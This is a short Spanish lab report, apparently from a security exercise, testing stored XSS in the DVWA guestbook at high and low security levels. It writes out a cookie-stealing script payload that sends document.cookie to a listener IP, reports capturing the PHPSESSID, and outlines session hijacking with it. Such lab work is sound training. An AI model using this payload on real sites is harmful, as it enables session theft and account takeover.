
**Reporte**

Primero montamos las fotos con los requerimientos, es decir. Montamos las fotos de dvwa con la seguridad en “alta”.

1) Nombre de usuario y id = 1.

2) Listener y dirección ip :




En este caso vemos como la información no llega al listener y se muestra en el guestbook, es decir que no es vulnerable al XSS.

Ahora bajamos la seguridad a “baja” y probamos nuevamente.

1) Listener y dirección ip :

<script>new Image().src="http://192.168.0.17:81/b.php?"+document.cookie;</script>



Tenemos la información del PHPSESSID además sabemos que la seguridad es baja (security=low, debe ser solamente del dvwa?). Con esta información ya sabemos cuál es la sesión ID de Linux a través de un listener en Windows. Solo falta el tamper data desde Windows para ver si funciono o no.